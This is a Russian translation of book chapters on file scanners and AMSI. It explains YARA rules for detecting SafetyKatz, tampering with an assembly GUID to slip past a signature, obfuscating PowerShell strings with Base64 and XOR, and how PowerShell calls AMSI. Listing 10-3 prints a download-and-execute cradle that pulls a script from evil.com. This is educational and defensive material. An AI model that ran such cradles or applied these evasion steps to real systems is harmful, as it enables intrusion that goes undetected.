  $guid = "8347e81b-89fc-42a9-b22c-f59a6a572dec" ascii nocase wide
  condition:
  (uint16(0) == 0x5A4D and uint32(uint32(0x3C)) == 0x00004550) and $guid
}
```

Листинг 9-1. Правило YARA для обнаружения общедоступной версии SafetyKatz

Это простое правило `SafetyKatz_PE` следует формату, часто используемому для обнаружения готовых инструментов .NET. Оно начинается с метаданных, содержащих краткое описание правила, ссылку на обнаруживаемый инструмент и, необязательно, дату создания **1**. Эти метаданные не влияют на поведение сканера, но предоставляют полезный контекст происхождения и работы правила.

Далее следует раздел `strings` **2**. Хотя он необязателен, в нём хранятся полезные строки из вредоносной программы, на которые может ссылаться логика правила. Каждая строка имеет начинающийся с `$` идентификатор и функцию, как в объявлении переменной. YARA поддерживает три типа строк: обычный текст, шестнадцатеричные строки и регулярные выражения.

Строки обычного текста проще всего, поскольку у них меньше всего вариантов, а поддержка модификаторов в YARA делает их особенно мощными. Модификаторы указываются после содержимого строки. В листинге 9-1 строка сочетается с модификаторами `ascii nocase wide`, означающими, что строку следует проверять без учёта регистра и в формате ASCII, и в широком формате, использующем два байта на символ. Дополнительные модификаторы, включая `xor`, `base64`, `base64wide` и `fullword`, дают ещё больше гибкости при определении обрабатываемой строки. В нашем примере правила используется только одна текстовая строка: GUID TypeLib - артефакт, создаваемый Visual Studio по умолчанию при создании нового проекта.

Шестнадцатеричные строки полезны при поиске непечатаемых символов, например последовательности кодов операций. Они определяются как разделённые пробелами байты в фигурных скобках, например `$foo = { BE EF }`. Подобно текстовым строкам, шестнадцатеричные строки поддерживают расширяющие их возможности модификаторы: подстановочные знаки, переходы и альтернативы. Подстановочные знаки - это просто заполнители со смыслом «здесь подходит что угодно», обозначаемые знаком вопроса. Например, строка `{ BE ?? }` совпадёт с любой последовательностью от `{ BE 00 }` до `{ BE FF }` в файле. Подстановочные знаки также можно задавать по полубайтам: автор правила может использовать его для любого полубайта, оставляя второй определённым и ещё сильнее сужая поиск. Например, строка `{ BE E? }` совпадёт с любой последовательностью от `{ BE E0 }` до `{ BE EF }`.

В некоторых ситуациях содержимое части строки может изменяться, а автор правила не знает длину этих переменных фрагментов. Тогда можно использовать переход. Переходы записываются как два разделённых дефисом числа в квадратных скобках. Фактически это означает: «начинающиеся здесь значения длиной от X до Y байтов изменяются». Например, шестнадцатеричная строка `$foo = { BE [1-3] EF }` совпадёт с любым из следующих вариантов:

```
BE EE EF
BE 00 B1 EF
```

```
BE EF 00 BE EF
```

Ещё один поддерживаемый шестнадцатеричными строками модификатор - альтернативы. Авторы правил используют их для работы с частью шестнадцатеричной строки, имеющей несколько возможных значений. Значения разделяются вертикальными чертами и помещаются в круглые скобки. Число и размер альтернатив в строке не ограничены. Кроме того, альтернативы могут содержать подстановочные знаки. Строка `$foo = { BE ( EE | EF BE | ?? 00 ) EF }` совпадёт с любым из следующих вариантов:

```
BE EE EF
BE EF BE EF
BE EE 00 EF
BE A1 00 EF
```

Последний и единственный обязательный раздел правила YARA называется `condition`. Условия - логические выражения, поддерживающие логические операторы, например `AND`, операторы отношений, например `!=`, а также арифметические и побитовые операторы, например `+` и `&`, для числовых выражений.

При сканировании файла условия могут работать со строками, определёнными в правиле. Например, правило SafetyKatz проверяет наличие в файле GUID TypeLib. Но условия могут работать и без строк. Первые два условия правила SafetyKatz проверяют двухбайтовое значение `0x4D5A`, заголовок MZ исполняемого файла Windows, в начале файла и четырёхбайтовое значение `0x00004550`, сигнатуру PE, по смещению `0x3C`. Условия также могут использовать специальные зарезервированные переменные. Например, условие `filesize < 30KB` использует специальную переменную `filesize` и возвращает истину, если общий размер файла меньше 30 Кбайт.

Условия могут поддерживать более сложную логику с дополнительными операторами. Один из примеров - оператор `of`. Рассмотрим листинг 9-2.

```
rule Example
{
 strings:
  $x = "Hello"
  $y = "world"
 condition:
  any of them
}
```

Листинг 9-2. Использование оператора `of` *в YARA*

Это правило возвращает истину, если в сканируемом файле найдена строка `"Hello"` или `"world"`. Есть и другие операторы: `all of`, когда должны присутствовать все строки; `N of`, когда должно присутствовать некоторое подмножество строк; итератор `for...of`, позволяющий выразить, что условиям правила должны соответствовать лишь некоторые вхождения строки.

Обратная разработка правил

В производственных средах файлы обычно анализируют сотни или даже тысячи правил, соответствующих сигнатурам вредоносных программ. Только в Defender имеется более 200 000 сигнатур, как показано в листинге 9-3.

```
PS > $signatures = (Get-MpThreatCatalog).ThreatName
PS > $signatures | Measure-Object -Line | select Lines
 Lines
 -----
222975
PS > $signatures | Group {$_.Split(':')[0]} |
>> Sort Count -Descending |
>> select Count,Name -First 10
Count Name
----- ----
57265 Trojan
28101 TrojanDownloader
27546 Virus
19720 Backdoor
17323 Worm
11768 Behavior
 9903 VirTool
 9448 PWS
 8611 Exploit
 8252 TrojanSpy
```

Листинг 9-3. Перечисление сигнатур Defender

Первая команда извлекает из каталога сигнатур Defender имена угроз - способ идентификации конкретных или тесно связанных вредоносных программ, например `VirTool:MSIL/BytzChk.C!MTB`. Затем вторая команда разбирает каждое имя угрозы по категории верхнего уровня, например `VirTool`, и возвращает количество всех сигнатур, относящихся к этим уровням.

Однако для пользователя большинство правил непрозрачны. Часто единственный способ понять, почему один образец помечается вредоносным, а другой считается безвредным, - ручное тестирование. Инструмент DefenderCheck помогает автоматизировать процесс. На рисунке 9-4 приведён искусственный пример его внутренней работы.




Рисунок 9-4. Двоичный поиск DefenderCheck

DefenderCheck делит файл пополам, а затем сканирует каждую половину, чтобы определить, в какой находится содержимое, признанное сканером вредоносным. Он рекурсивно повторяет процесс для каждой вредоносной половины, пока не определит конкретный байт в центре правила, формируя простое дерево двоичного поиска.

Обход сигнатур сканера

Пытаясь избежать обнаружения файловым сканером вроде YARA, атакующие обычно стремятся получить ложноотрицательный результат. Иными словами, если они могут определить, какие правила сканер использует для обнаружения некоторого файла, или хотя бы достаточно хорошо это угадать, то потенциально способны изменить соответствующий атрибут и обойти правило. Чем хрупче правило, тем легче его обойти. В листинге 9-4 с помощью dnSpy - инструмента декомпиляции и изменения сборок .NET - мы меняем GUID в скомпилированной сборке SafetyKatz, чтобы она обошла хрупкое правило YARA, приведённое ранее в главе.

```
using System;
using System.Diagnostics;
using System.Reflection;
using System.Runtime.CompilerServices;
using System.Runtime.InteropServices;
using System.Security;
using System.Security.Permissions;
[assembly: AssemblyVersion("1.0.0.0")]
[assembly: CompilationRelaxations(8)]
[assembly: RuntimeCompatibility(WrapNonExceptionThrows = true)]
[assembly: Debuggable(DebuggableAttribute.DebuggingModes.IgnoreSymbolStoreSequencePoints)]
[assembly: AssemblyTitle("SafetyKatz")]
[assembly: AssemblyDescription(" ")]
[assembly: AssemblyConfiguration(" ")]
[assembly: AssemblyCompany(" ")]
[assembly: AssemblyProduct("SafetyKatz")]
[assembly: AssemblyCopyright("Copyright © 2018")]
[assembly: AssemblyTrademark(" ")]
[assembly: ComVisible(false)]
[assembly: Guid("01234567-d3ad-b33f-0000-0123456789ac")] 1
[assembly: AssemblyFileVersion("1.0.0.0")]
[assembly: SecurityPermission(SecurityAction.RequestMinimum, SkipVerification = true)]
[module: UnverifiableCode]
```

Листинг 9-4. Изменение GUID сборки с помощью dnSpy

Если обнаружение построено исключительно на наличии стандартного GUID сборки SafetyKatz, выполненное здесь изменение GUID **1** полностью обойдёт правило.

Этот простой обход подчёркивает важность построения обнаружений на неизменяемых атрибутах образца, или хотя бы на тех, которые сложнее изменить, чтобы компенсировать более хрупкие правила. Это не умаляет ценности хрупких правил, способных обнаружить готовый Mimikatz - инструмент, крайне редко используемый в законных целях. Однако добавление более надёжного сопутствующего правила, у которого выше доля ложноположительных и ниже доля ложноотрицательных результатов, укрепляет способность сканера обнаруживать образцы, изменённые для обхода существующих правил. В листинге 9-5 показан пример такого подхода для SafetyKatz.

```
rule SafetyKatz_InternalFuncs_B64MimiKatz
{
 meta:
  description = "Detects the public version of the SafetyKatz
     tool based on core P/Invokes and its embedded
     base64-encoded copy of Mimikatz"
  reference = "https://github.com/GhostPack/SafetyKatz"
  author = "Matt Hand"
 strings:
  $mdwd = "MiniDumpWriteDump" ascii nocase wide
  $ll = "LoadLibrary" ascii nocase wide
  $gpa = "GetProcAddress" ascii nocase wide
  $b64_mimi = "zL17fBNV+jg8aVJIoWUCNFC1apCoXUE" ascii wide
 condition:
  ($mdwd and $ll and $gpa) or $b64_mimi
}
```

Листинг 9-5. Правило YARA для обнаружения SafetyKatz по именам внутренних функций и подстрокам Base64

Это правило можно передать YARA через командную строку, чтобы просканировать базовую версию SafetyKatz, как показано в листинге 9-6.

```
PS > .\yara64.exe -w -s .\safetykatz.rules C:\Temp\SafetyKatz.exe
>> SafetyKatz_InternalFuncs_B64MimiKatz C:\Temp\SafetyKatz.exe
0x213b:$mdwd: 1 MiniDumpWriteDump
0x256a:$ll: LoadLibrary
0x2459:$gpa: GetProcAddress
0x25cd:$b64_mimi: 2
z\x00L\x001\x007\x00f\x00B\x00N\x00V\x00+\x00j\x00g\x008\x00a\x00V\x00J\x00I\x00o
\x00W\x00U\x00C\x00N\x00F\x00C\x001\x00a\x00p\x00C\x00o\x00X\x00U\x00E\x00
```

Листинг 9-6. Обнаружение SafetyKatz с помощью нового правила YARA

В выводе YARA видно, что сканер обнаружил и подозрительные функции **1**, и подстроку Base64 **2**.

Но даже это правило не является универсальным средством против обхода. Атакующий может продолжить изменять атрибуты, на которых построено обнаружение, например перейти с P/Invoke - собственного способа вызова неуправляемого кода из .NET - на D/Invoke, альтернативу P/Invoke с той же функцией, избежав подозрительных P/Invoke, которые может отслеживать EDR. Он также может использовать делегаты системных вызовов или изменить встроенную копию Mimikatz так, чтобы первые 32 байта её закодированного представления отличались от указанных в правиле.

Есть ещё один способ избежать обнаружения сканерами. При современном тестировании на проникновение большинство противников избегают обращения к диску, то есть записи файлов в файловую систему. Если они могут действовать исключительно в памяти, файловые сканеры больше не представляют проблемы. Рассмотрим, например, параметр командной строки `/ticket:base64` в Rubeus - инструменте для взаимодействия с Kerberos. Используя этот флаг, атакующие могут не записывать билет Kerberos в файловую систему цели, а получить его через вывод консоли.


В некоторых ситуациях атакующие не могут избежать записи файлов на диск, например при использовании SafetyKatz функции `dbghelp!MiniDumpWriteDump()`, которая требует записать дамп памяти в файл. В таких ситуациях атакующим важно ограничить доступность своих файлов. Чаще всего это означает немедленно получить копию файлов и удалить их с цели, скрыть имена и пути либо каким-либо образом защитить содержимое файла.

Хотя сканеры потенциально менее сложны, чем другие датчики, они играют важную роль в обнаружении вредоносного содержимого на узле. В этой главе рассмотрены только файловые сканеры, но коммерческие проекты часто используют и другие типы, включая сетевые сканеры и сканеры памяти. В масштабе предприятия сканеры также могут предоставлять интересные показатели, например является ли файл глобально уникальным. Они создают особую проблему для противника и служат прекрасной иллюстрацией обхода в целом. Их можно представить как чёрные ящики, через которые проходят инструменты противника; задача противника - изменить контролируемые им атрибуты, то есть элементы вредоносной программы, чтобы выйти с другой стороны.

Заключение

Сканеры, особенно связанные с антивирусными механизмами, - одна из первых защитных технологий, с которой сталкиваются многие из нас. Хотя они потеряли популярность из-за хрупкости наборов правил, в последнее время сканеры снова востребованы как дополнительная возможность и используют, порой, более надёжные правила, чем другие датчики вроде мини-фильтров и процедур обратного вызова для загрузки образов. Тем не менее обход сканеров - это упражнение в обфускации, а не в уклонении. Изменяя индикаторы, даже такие простые, как статические строки, противник обычно может остаться незамеченным большинством современных механизмов сканирования.

Глава 10. Интерфейс сканирования на наличие вредоносных программ



Когда поставщики средств безопасности начали создавать эффективные инструменты обнаружения развёртывания и выполнения скомпилированных вредоносных программ, атакующим пришлось искать альтернативные способы выполнения кода. Одна из найденных ими тактик - создание вредоносных программ на основе сценариев, или бестелесных программ, которые используют встроенные в операционную систему инструменты для выполнения кода, предоставляющего атакующему контроль над системой.

Чтобы помочь защитить пользователей от этих новых угроз, вместе с выпуском Windows 10 Microsoft представила Antimalware Scan Interface (AMSI). AMSI предоставляет интерфейс, позволяющий разработчикам приложений задействовать зарегистрированных в системе поставщиков защиты от вредоносных программ при определении того, являются ли обрабатываемые данные вредоносными.

В современных операционных средах AMSI является повсеместным средством безопасности. Microsoft внедрила его во многие механизмы сценариев, платформы и приложения, которые мы, атакующие, регулярно выбираем целью. Почти каждый поставщик EDR принимает события AMSI, а некоторые даже пытаются обнаруживать атаки, вмешивающиеся в работу зарегистрированных поставщиков. В этой главе рассматриваются история AMSI, его реализация в разных компонентах Windows и разнообразный мир способов обхода AMSI.

Проблема вредоносных программ на основе сценариев

Языки сценариев обладают множеством преимуществ перед компилируемыми языками. Они требуют меньше времени и накладных расходов на разработку, обходят списки разрешённых приложений, могут выполняться в памяти и переносимы. Кроме того, они позволяют использовать возможности таких платформ, как .NET, и часто дают прямой доступ к API Win32, что значительно расширяет функциональность языка сценариев.

Хотя сценарные вредоносные программы существовали и до появления AMSI, выпуск в 2015 году Empire - платформы управления и контроля на основе PowerShell - сделал их использование массовым в наступательной сфере. Благодаря удобству, стандартному включению в Windows 7 и более поздние версии и большому объёму существующей документации PowerShell для многих

стал фактическим языком разработки наступательных инструментов.

Этот всплеск сценарного вредоносного ПО породил крупный пробел в защите. Предыдущие инструменты рассчитывали, что вредоносная программа будет записана на диск и выполнена. Они оказывались недостаточными против вредоносных программ, запускавших установленный в системе по умолчанию исполняемый файл с подписью Microsoft, что иногда называют использованием штатных средств, например PowerShell. Даже агентам, пытавшимся обнаруживать вызов вредоносных сценариев, было трудно: атакующие легко адаптировали полезные нагрузки и инструменты для обхода применяемых поставщиками методов обнаружения. Microsoft подчёркивает эту проблему в публикации, объявляющей AMSI, следующим примером. Предположим, защитный продукт ищет в сценарии строку `"malware"`, чтобы определить его вредоносность. Тогда он обнаружит такой код:

```
PS > Write-Host "malware";
```

Узнав об этой логике обнаружения, авторы вредоносных программ могли обойти механизм простым объединением строк:

```
PS > Write-Host "mal" + "ware";
```

Для противодействия разработчики пытались применять простейшую эмуляцию языка. Например, перед сканированием содержимого блока сценария они могли объединять строки. К сожалению, такой подход подвержен ошибкам: языки часто предоставляют множество способов представления данных, и каталогизировать их все для эмуляции очень сложно. Тем не менее разработчики средств защиты от вредоносных программ добились с этим методом некоторого успеха. В ответ авторы вредоносных программ немного усложнили обфускацию, применив, например, кодирование. В листинге 10-1 строка `"malware"` закодирована в Base64 в PowerShell.

```
PS > $str = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String(
>> "bWFsd2FyZQ=="));
PS > Write-Host $str;
```

Листинг 10-1. Декодирование строки Base64 в PowerShell

Агенты снова задействовали эмуляцию языка, чтобы декодировать данные сценария и просканировать их на вредоносное содержимое. В ответ авторы вредоносных программ перешли от простого кодирования к шифрованию и алгоритмическому кодированию, например исключающему ИЛИ (XOR). Код в листинге 10-2 сначала декодирует данные Base64, а затем применяет к декодированным байтам XOR с двухбайтовым ключом gg.

```
$key = "gg"
$data = "CgYLEAYVAg=="
$bytes = [System.Convert]::FromBase64String($data);
$decodedBytes = @();
for ($i = 0; $i -lt $bytes.Count; $i++) {
 $decodedBytes += $bytes[$i] -bxor $key[$i % $key.Length];
}
$payload = [system.Text.Encoding]::UTF8.getString($decodedBytes);
Write-Host $payload;
```

Листинг 10-2. Пример XOR в PowerShell

Развитие шифрования превысило разумные возможности эмуляции механизмов защиты, поэтому распространились обнаружения по самому наличию методов обфускации. Это создаёт собственные сложности, поскольку обычные безвредные сценарии иногда используют то, что может выглядеть как обфускация. Пример, приведённый Microsoft в своей публикации и ставший стандартным способом выполнения кода PowerShell в памяти, - загрузочная конструкция из листинга 10-3.

```
PS > Invoke-Expression (New-Object Net.Webclient).
>> downloadstring("https://evil.com/payloadl.ps1")
```

Листинг 10-3. Простая загрузочная конструкция PowerShell

В примере класс .NET `Net.Webclient` загружает сценарий PowerShell с произвольного сайта. Загруженный сценарий не записывается на диск, а существует в памяти как строка, связанная с объектом Webclient. Затем противник использует командлет `Invoke-Expression`, чтобы выполнить строку как команду PowerShell. В результате любое действие полезной нагрузки, например развёртывание нового агента управления и контроля, происходит полностью в памяти.

Как работает AMSI

AMSI сканирует цель, а затем с помощью зарегистрированных в системе поставщиков защиты от вредоносных программ определяет, является ли она вредоносной. По умолчанию используется поставщик Microsoft Defender IOfficeAntivirus (`MpOav.dll`), но сторонние поставщики EDR также могут регистрировать собственных поставщиков. Дуэйн Майкл ведёт в своём проекте `whoamsi` на GitHub список поставщиков средств безопасности, регистрирующих поставщиков AMSI.

Чаще всего AMSI используется приложениями, которые содержат механизмы сценариев, например принимают произвольные сценарии и выполняют их связанным механизмом, работают с недоверенными буферами в памяти или взаимодействуют с исполняемым кодом не в формате PE, например файлами `.docx` и `.pdf`. AMSI интегрирован во многие компоненты Windows, включая современные версии PowerShell, .NET, JavaScript, VBScript, Windows Script Host, макросы Office VBA и контроль учётных записей. Он также интегрирован в Microsoft Exchange.

Исследование реализации AMSI в PowerShell

Поскольку PowerShell имеет открытый исходный код, можно изучить его реализацию AMSI и понять, как компоненты Windows используют этот инструмент. В этом разделе мы исследуем, как AMSI пытается не позволить приложению выполнять вредоносные сценарии.

Внутри `System.Management.Automation.dll`, DLL, предоставляющей среду выполнения для размещения кода PowerShell, есть неэкспортируемая функция `PerformSecurityChecks()`, отвечающая за сканирование предоставленного блока сценария и определение его вредоносности. Её вызывает созданный PowerShell обработчик команд как часть конвейера выполнения непосредственно перед компиляцией. Стек вызовов из листинга 10-4, полученный в dnSpy, показывает путь блока сценария до сканирования.

```
System.Management.Automation.dll!CompiledScriptBlockData.PerformSecurityChecks()
System.Management.Automation.dll!CompiledScriptBlockData.ReallyCompile(bool optimize)
System.Management.Automation.dll!CompiledScriptBlockData.CompileUnoptimized()
System.Management.Automation.dll!CompiledScriptBlockData.Compile(bool optimized)
System.Management.Automation.dll!ScriptBlock.Compile(bool optimized)
System.Management.Automation.dll!DlrScriptCommandProcessor.Init()
System.Management.Automation.dll!DlrScriptCommandProcessor.DlrScriptCommandProcessor(
    Script
 Block scriptBlock, ExecutionContext context, bool useNewScope, CommandOrigin origin,
 SessionStateInternal sessionState, object dollarUnderbar)
System.Management.Automation.dll!Runspaces.Command.CreateCommandProcessor(ExecutionContext
 executionContext, bool addToHistory, CommandOrigin origin)
System.Management.Automation.dll!Runspaces.LocalPipeline.CreatePipelineProcessor()
System.Management.Automation.dll!Runspaces.LocalPipeline.InvokeHelper()
System.Management.Automation.dll!Runspaces.LocalPipeline.InvokeThreadProc()
System.Management.Automation.dll!Runspaces.LocalPipeline.InvokeThreadProcImpersonate()
System.Management.Automation.dll!Runspaces.PipelineThread.WorkerProc()
System.Private.CoreLib.dll!System.Threading.Thread.StartHelper.RunWorker()
System.Private.CoreLib.dll!System.Threading.Thread.StartHelper.Callback(object state)
System.Private.CoreLib.dll!System.Threading.ExecutionContext.RunInternal(--snip--)
System.Private.CoreLib.dll!System.Threading.Thread.StartHelper.Run()
System.Private.CoreLib.dll!System.Threading.Thread.StartCallback()
[Native to Managed Transition]
```

Листинг 10-4. Стек вызовов при сканировании блока сценария PowerShell

Эта функция вызывает внутреннюю утилиту `AmsiUtils.ScanContent()`, передавая ей блок сценария или сканируемый файл. Утилита является простой оболочкой другой внутренней функции, `AmsiUtils.WinScanContent()`, где и выполняется вся реальная работа.

Проверив блок сценария на тестовую строку European Institute for Computer Antivirus Research (EICAR), которую обязаны обнаруживать все антивирусы, `WinScanContent` первым делом создаёт новый сеанс AMSI вызовом `amsi!AmsiOpenSession()`. Сеансы AMSI используются для сопоставления нескольких запросов сканирования. Затем `WinScanContent()` вызывает `amsi!AmsiScanBuffer()` - функцию API Win32, которая вызывает зарегистрированных в системе поставщиков AMSI и возвращает окончательное решение о вредоносности блока сценария. В листинге 10-5 показана эта реализация в PowerShell с удалёнными несущественными частями.

```
lock (s_amsiLockObject)
{
 --snip--
 if (s_amsiSession == IntPtr.Zero)
 {
 1 hr = AmsiNativeMethods.AmsiOpenSession(
  s_amsiContext,
  ref s_amsiSession
  );
  AmsiInitialized = true;
  if (!Utils.Succeeded(hr))
  {
   s_amsiInitFailed = true;
   return AmsiNativeMethods.AMSI_RESULT.AMSI_RESULT_NOT_DETECTED;
  }
 }
 --snip--
 AmsiNativeMethods.AMSI_RESULT result =
 AmsiNativeMethods.AMSI_RESULT.AMSI_RESULT_CLEAN;
 unsafe
 {
  fixed (char* buffer = content)
  {
  var buffPtr = new IntPtr(buffer);
  2 hr = AmsiNativeMethods.AmsiScanBuffer(
    s_amsiContext,
    buffPtr,
    (uint)(content.Length * sizeof(char)),
    sourceMetadata,
    s_amsiSession,
    ref result);
  }
 }
 if (!Utils.Succeeded(hr))
 {
  return AmsiNativeMethods.AMSI_RESULT.AMSI_RESULT_NOT_DETECTED;
 }
 return result;
}
```

Листинг 10-5. Реализация AMSI в PowerShell

В PowerShell код сначала вызывает `amsi!AmsiOpenSession()` **1**, чтобы создать новый сеанс AMSI, в котором можно сопоставлять запросы сканирования. Если сеанс успешно открыт, сканируемые данные передаются `amsi!AmsiScanBuffer()` **2**, которая фактически оценивает данные и определяет, выглядит ли содержимое буфера вредоносным. Результат вызова возвращается `WinScanContent()`.

Функция `WinScanContent()` может вернуть одно из трёх значений.

`AMSI_RESULT_NOT_DETECTED`**.** Нейтральный результат.

`AMSI_RESULT_CLEAN`**.** Результат, указывающий, что блок сценария не содержит вредоносной программы.

`AMSI_RESULT_DETECTED`**.** Результат, указывающий, что блок сценария содержит вредоносную программу.

Если возвращено одно из первых двух значений, то есть AMSI не смог определить вредоносность блока сценария или счёл его безопасным, блоку разрешается выполняться в системе. Однако при возврате `AMSI_RESULT_DETECTED` создаётся `ParseException`, а выполнение блока сценария прекращается. В листинге 10-6 показана реализация этой логики внутри PowerShell.

```
if (amsiResult == AmsiUtils.AmsiNativeMethods.AMSI_RESULT.AMSI_RESULT_DETECTED)
{
 var parseError = new ParseError(
  scriptExtent,
  "ScriptContainedMaliciousContent",
  ParserStrings.ScriptContainedMaliciousContent);
 1 throw new ParseException(new[] { parseError });
}
```

Листинг 10-6. Создание ParseError при обнаружении вредоносного сценария

Поскольку AMSI создал исключение **1**, выполнение сценария прекращается, а пользователю возвращается ошибка из `ParseError`. В листинге 10-7 показана ошибка, которую пользователь увидит в окне PowerShell.

```
PS > Write-Host "malware"
ParserError:
Line |
   1 |  Write-Host "malware"
  |  ~~~~~~~~~~~~~~~~~~~~
  | This script contains malicious content and has been blocked by your
  | antivirus software.
```

Листинг 10-7. Созданная ошибка, показанная пользователю

Внутреннее устройство AMSI

Понимание того, как AMSI встроен в системные компоненты, даёт полезный контекст оценки пользовательского ввода, но не раскрывает всю картину. Что происходит, когда PowerShell вызывает `amsi!AmsiScanBuffer()`? Чтобы это понять, нужно глубоко погрузиться в саму реализацию AMSI. Поскольку состояние декомпиляторов C++ на момент написания книги несколько затрудняло статический анализ, придётся применить методы динамического анализа. К счастью, WinDbg делает процесс относительно безболезненным, особенно с учётом наличия отладочных символов для `amsi.dll`.

При запуске PowerShell сначала вызывает `amsi!AmsiInitialize()`. Как следует из имени, функция отвечает за инициализацию API AMSI. В основном она сводится к созданию фабрики классов COM вызовом `DllGetClassObject()`. В качестве аргумента функция получает идентификатор класса, соответствующий `amsi.dll`, вместе с идентификатором интерфейса `IClassFactory`, который позволяет создавать класс объектов. Затем указатель интерфейса используется для создания экземпляра интерфейса `IAntimalware` (`{82d29c2e-f062-44e6-b5c9-3d9a2f24a2df}`), показанного в листинге 10-8.

```
Breakpoint 4 hit
amsi!AmsiInitialize+0x1a9:
00007ff9`5ea733e9 ff15899d0000 call qword ptr [amsi!_guard_dispatch_icall_fptr ] --snip--
0:011> dt OLE32!IID @r8
 {82d29c2e-f062-44e6-b5c9-3d9a2f24a2df}
 +0x000 Data1   : 0x82d29c2e
 +0x004 Data2   : 0xf062
 +0x006 Data3   : 0x44e6
 +0x008 Data4   : [8] "???"
0:011> dt @rax
ATL::CComClassFactory::CreateInstance
```

Листинг 10-8. Создание экземпляра IAntimalware

Вместо явного вызова некоторых функций иногда встречаются ссылки на `_guard_dispatch_icall_fptr()`. Это компонент Control Flow Guard (CFG) - технологии защиты от эксплуатации, пытающейся предотвращать косвенные вызовы, например при программировании, ориентированном на возвраты. Вкратце, эта функция проверяет битовую карту Control Flow Guard

исходного образа, чтобы определить, является ли вызываемая функция допустимой целью. В контексте этого раздела для уменьшения путаницы читатель может считать такие места простыми инструкциями CALL.

В конечном итоге этот вызов приводит в amsi!AmsiComCreateProviders<IAntimalwareProvider>, где и происходит вся магия. В листинге 10-9 показан стек вызовов этого метода в WinDbg.

```
0:011> kc
 # Call Site
00 amsi!AmsiComCreateProviders<IAntimalwareProvider>
01 amsi!CamsiAntimalware::FinalConstruct
02 amsi!ATL::CcomCreator<ATL::CcomObject<CamsiAntimalware> >::CreateInstance
03 amsi!ATL::CcomClassFactory::CreateInstance
04 amsi!AmsiInitialize
--snip--
```

Листинг 10-9. Стек вызовов функции AmsiComCreateProviders

Первое крупное действие - вызов amsi!CGuidEnum::StartEnum(). Эта функция получает строку "Software\Microsoft\AMSI\Providers", которую передаёт вызову RegOpenKey(), а затем RegQueryInfoKeyW(), чтобы получить число подразделов. Далее amsi!CGuidEnum::NextGuid() перебирает подразделы и преобразует идентификаторы классов зарегистрированных поставщиков AMSI из строк в UUID. Перечислив все нужные идентификаторы классов, она передаёт выполнение amsi!AmsiComSecureLoadInProcServer(), где через RegGetValueW() запрашивается значение InProcServer32, соответствующее поставщику AMSI. В листинге 10-10 показан этот процесс для MpOav.dll.

```
0:011> u @rip L1
amsi!AmsiComSecureLoadInProcServer+0x18c:
